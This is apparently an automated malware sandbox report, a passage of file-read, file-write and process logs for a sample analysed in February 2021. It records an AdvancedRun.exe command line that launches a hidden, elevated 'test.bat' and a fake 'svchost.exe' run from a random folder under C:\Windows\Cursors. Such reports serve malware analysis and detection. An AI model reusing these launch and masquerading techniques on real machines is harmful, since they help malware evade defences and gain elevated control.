C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6C781B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6C781B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker.....Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal.....Unlock-PasswordInternal.....Unlock-BitLocker.....Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6C781B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D915705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D915705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D915705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D915705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D8703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D91CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D91CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D91CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D8703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7efefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D8703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D915705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D915705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D915705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D915705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D8703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D8703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D915705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D915705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D921F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21268	success or wait	1	6D92203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D8703DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	139	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C781B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D8703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D8703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D8703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D8703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D8703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D915705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D915705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D915705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D915705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6C781B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6C781B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6C781B4F	ReadFile

Analysis Process: conhost.exe PID: 4908 Parent PID: 6016

General

Start time:	11:04:45
Start date:	25/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AdvancedRun.exe PID: 1864 Parent PID: 5308

General

Start time:	11:04:46
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: 6328 Parent PID: 556

General

Start time:	11:04:53
Start date:	25/02/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: AdvancedRun.exe PID: 6344 Parent PID: 1864

General

Start time:	11:04:54
Start date:	25/02/2021
Path:	C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\ca310657-9b53-4e0b-a10e-ddb725ebbc7d\AdvancedRun.exe' /SpecialRun 4101d8 1864
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 6384 Parent PID: 3472

General

Start time:	11:04:55
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\explorer.exe' 'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe'
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 6444 Parent PID: 792

General

Start time:	11:04:56
Start date:	25/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6560 Parent PID: 6444

General

Start time:	11:04:59
Start date:	25/02/2021
Path:	C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Cursors\HbzxlmpZrwoQrExpYSCweYrh\svchost.exe'
